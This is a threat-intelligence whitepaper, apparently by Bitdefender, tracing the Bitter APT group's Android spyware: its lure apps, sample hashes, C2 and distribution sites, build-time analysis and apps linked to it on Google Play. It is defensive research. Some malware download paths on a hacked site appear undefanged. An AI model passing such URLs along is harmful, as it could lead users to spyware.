
WHITEPAPER

Bitdefender®

Security

BitterAPT Revisited: the Untold Evolution of an Android Espionage Tool



www.bitdefender.com

Contents

Authors:

Oana ASOLTANEI - Security Researcher at Bitdefender

Denis Cosmin NUȚIU - Security Researcher at Bitdefender

Alin Mihai BARBATEI - Team Lead, Cyber Threat Intelligence Lab at Bitdefender

Foreword

In 2016, a sophisticated malware campaign targeting Pakistani nationals made headlines. Dubbed Bitter[4], the Advanced Persistent Threat group (also known as APT-C-08 [5]) has been active both in desktop and mobile malware campaigns for quite a long time, as their activity seems to date back to 2014. While Bitter initially become known for espionage campaigns targeting Pakistan, it was been observed in late 2019 targeting China, India, and other countries in South Asia, as well as Saudi Arabia [1][3].

Amid these campaigns, Bitdefender researchers are keeping an eye on developments related to Bitter, its evolution and how, steadily and surely, threat actors are upping up their game and poking holes in Google Play to use it as a propagation vector.

BitterAPT: from open-source to custom RAT

The Bitter threat group initially started using RAT tools in their campaigns, as the first Bitter versions, for Android released in 2014 were based on the AndroRAT framework [4][5]. Over time, they switched to a custom version that has been known as BitterRAT ever since.

A Chinese security firm provided a timeline outlining the evolution of the mobile version and placed the earliest-known version of Android Bitter in September 2014 [5].

The oldest sample we have identified in our malware zoo is *448b8af1a6757aa5b827b382777ab3de*, an application called **Misbaha**, as indicated in [4]. It has the internal zip file timestamp of 04 September 2014, which can be an indicator to support the assumption, but a closer look at the signing certificate reveals a validity time of not before 28th Apr 2014. This date is usually one and the same with the date the certificate was created and might indicate the first attack could have begun months before anyone was even aware.

```
Issuer: C=US, O=Android, CN=Android Debug

Validity

Not Before: Apr 28 07:05:23 2014 GMT

Not After : Apr 20 07:05:23 2044 GMT
```

By 2016, the Bitter operators started creating their own custom, more evolved RAT based on AndroRAT. Security researchers named this variation SlideRAT [5]. The Bitter malware was distributed via fake applications using elaborate phishing schemes, as well as a network of compromised sites that were used to host the malware itself.

Publicly known variations of fake applications that are imitated include **Dawn News**, **jamat-ud-dawah**, **People's Liberation Army News APP**, **China-Super-VPN**, **Ansar Foundation**, **Anyou ID** [5], **Pornhub Premium** [1] and **Kashmir News** [7].

Interestingly the threat actors have used Kashmir as bait in the past, first in 2014, then in 2019. The 2014 version, `8aff67a6b4f3e398b912f8405beb5319`, had the application name **KashmirTopNews** [4] while the newer version in 2019 (42c2d7aeb8a98df09c624a9605849927 [7]), is named **Kashmir Hunt**. Coincidence or not, the years 2014 and 2019 both correspond to elections in the Kashmir region [8].

In our research, we have found previously unmentioned applications targeting religious groups by masquerading as **True Islam** or **Saima Eid** related applications as well as more generic variations that imitate common applications such as: **Voice Mail**, chat, image viewers and **WhatsApp** activators. A version more oriented toward Chinese victims is distributed as 蓝光手机防毒高级版本.apk (rough translation of Advanced version of antivirus for blue-light phone).

APK MD5s	Package Name	Distribution Name
6d3dcb9ad491628488feb9de6e092144	com.nightstar.islam	TrueIslam.apk
ea3b4cde5ef86acfe2971345a2d57cc0	display.Launcher	voicemail.apk
cbb32c303d06aa4d2dba713936e70f5c	droid.pixels	PrivateChat.apk
ee85b2657ca5a1798b645d61e8f5080c	com.secureImages.viewer.SlideShow	ImageViewer360.apk
692ff450aec14aca235cd92e6c52a960	com.folder.image	ImageView.apk
de931e107d293303dd1ee7e4776d4ec7	com.android.display	蓝光手机防毒高级版本.apk
d7c21a239999e055ef9a08a0e6207552	com.google.settings	SaimaEidPics.apk
9edf73b04609e7c3dada1f1807c11a33	com.youtube.dwld	WhatsAppActivation.apk


The 蓝光手机防毒高级版本 application was most likely used in the 2017 wave against the Chinese Government. The sample has its creation zip time stripped down, but the certificate Not Before Time indicates 3 Oct 2017 10:12:47 GTM. This sample also has a slightly different code structure than others at that time. Another odd thing about it is that the indicated CnC (where it uploads the stolen information) points to http[:]//techfront.com[.]cn/js/gbuilder.php. The domain techfront[.]com[.]cn presumably belongs to a legitimate Chinese company [9].

The fact that this sample uploads exfiltrated data to that URL implies that the domain has hosted malware at some point. Likely, the web site was hacked and a malicious script was injected. The Bitter group has been known to hijack sites to host their malware, but there is no account of a case where it would inject a script that acts as CnC.

Distribution tactics

Over the years, cross platform Android – Windows Bitter attribution has relied on the same domains being used by the malware in both scenarios, as well as by victimology [1][4]. The Bitter threat group has been using ArtraDownloader for its Windows campaign [10] and AndroRAT variations for its Android campaigns.

Worth mentioning is that the group has delivered malware for both Windows and Android via the same hacked sites. For instance, the legitimate cultural website gandharaart[.]org, at this moment still hosts both the Windows and Android version of the threat.




Gandhara region, comprising Taxila, Peshawar and Swat valley is very rich in cultural heritage and is a sacred land for the Buddhists. In China, Japan and Korea alone, the Buddhist population exceeds 100 Million. With the existing pace of development of the Gandhara region, this area is fast becoming a preferred place of visit Read more...

Secretary general Dr. Kyo Soon Park got president award 23th Mar 2014 Taghma-e-Khidmat

Distribution point	Type
gandharaart.org/news/lsasw	Windows ArtraDownloader used by Bitter
gandharaart.org/images/IM/ImageViewer360.apk	Android AndroRAT variation used by Bitter

The attribution of ArtraDownloader to the Bitter APT group, as well as the presence of the Windows threat variation on the `gandharaart[.]org` have been documented by several security-related organizations [10][6].

Other BitterRAT distribution points, identified in previous research [1], are still active. One such distribution point is `http[:]//spiceworld.rf[.]gd/Premium.php` from which **P-Hub Premium.apk** (APK MD5: `1d2e23effc225880cadb7ee56dff25cf`) is still delivered. The site `spiceworld.rf.gd` appears to be a makeshift webpage.




Your account is all set up, it's time to build your website!

Not sure where to start? Here are some suggestions:

Quickly build a beautiful website with the site builder.
Install a script or CMS with Softaculous.
Upload your website with FTP or a file manager.
Join the free hosting community.


The threat actors most likely created a basic site for use as a malware distribution point. It points to `185.27.134.139` - a data center hosting several other sites. Over time this IP has hosted several distribution points for other threats, targeting both Android and Windows.



The Bitter threat group is believed to operate out of a country in South Asia [6][12]. We attempted to confirm this by running the "timestamp test" as indicated by the APKs inner zip file time. For most samples, this information was stripped from the APK containers. Instead of the missing information, we used the certificate creation time of all certificates used to sign BitterRAT malware, as well as the zip file time for samples that did not have it stripped.

When a certificate is generated, the GMT time is saved. To test the theory that the threat group is in a South Asian country, we added extra hours to match Indian Standard Time (UTC+05:30). Zip file time is local time, so no alteration was needed.


The exact date was used and determined what day of the week it was at that time and plotted as shown further:



Build time plotted to Indian Standard Time

The resulting chart indicates that Bitter APT threat group works predominantly from Monday to Friday and 09:00 to 17:00. They avoid working on Saturdays and, on occasion, have been shown to do some work on Sundays.

Other variations of time zones would also place their activity within regular business hours for an organization. If plotted against Pakistan Standard Time (GMT+5), we get the following (some points of the chart do not change because they were local time when stored).




Build time plotted to Pakistan Standard Time

These charts show that the Bitter APT threat group is working on a time zone that covers UTC+5 and UTC+6, which reinforce the idea that the group is somewhere in South Asia.


The Google Play invasion

Analysis of the sample `42c2d7aeb8a98df09c624a9605849927` (Kashmir_news.apk), which is an already known application attributed to the Bitter APT Group [7], led us to discover an alarming set of samples currently active on Google Play.

Signed with the same certificate and sharing the same package name (com.clocknews.update), we found the application AlarmClockSlide at https://play.google.com/store/apps/details?id=com.clocknews.update


AlarmClockSlide
CreativeFox
Lifestyle
PEGI 3
This app is compatible with all of your devices.
Add to wishlist
Install
9:27
9:20
CreativeFox
CreativeFox
A Simple and effective Alarm Clock for android users.

The same developer, CreativeFox, has 5 other applications listed on Google Play Store.



Besides the certificate connection between the BitterRATKashmir_news.apk and the AlarmClockSlide on Google Play, we found a malicious Bitter version corresponding to each CreativeFox application listed on Google Play (there is one exception, namely HardMicApp which has no BitterRAT correspondent). These applications do not have data-exfiltration capabilities, but the APT threat group can easily weaponize them by delivering an update, for instance.

Not all applications are signed with the same developer certificate, but the certificate strings are all variations and wordings of Karachi, Phase 3 DHA Clifton CreativeFox, Development, Developer.


Certificate strings
`C=PK, ST=Karachi, L=75/6D Phase3 DHA Clifton Karachi Pakistan., O=CreativeFox pvt. ltd., OU=Developer, CN=CreativeFox`
`C=PK, ST=Karachi, L=75/6D Phase3 DHA Clifton, O=CreativeFox Pvt Ltd, OU=Development Unit, CN=CreativeFox`
`C=PK, ST=Karachi, L=75/6D Phase 3 DHA Clifton, O=CreativeFox pvt. Ltd., OU=Developer, CN=CreativeFox`
`C=PK, ST=Karachi, L=Clifton, O=CreativeFox pvt ltd, OU=Developer, CN=CreativeFox`
`C=PK, ST=Karachi Pakistan, L=75/6D Phase 3 DHA Clifton, O=CreativeFox pvt ltd, OU=Research and Development Unit, CN=CreativeFox`
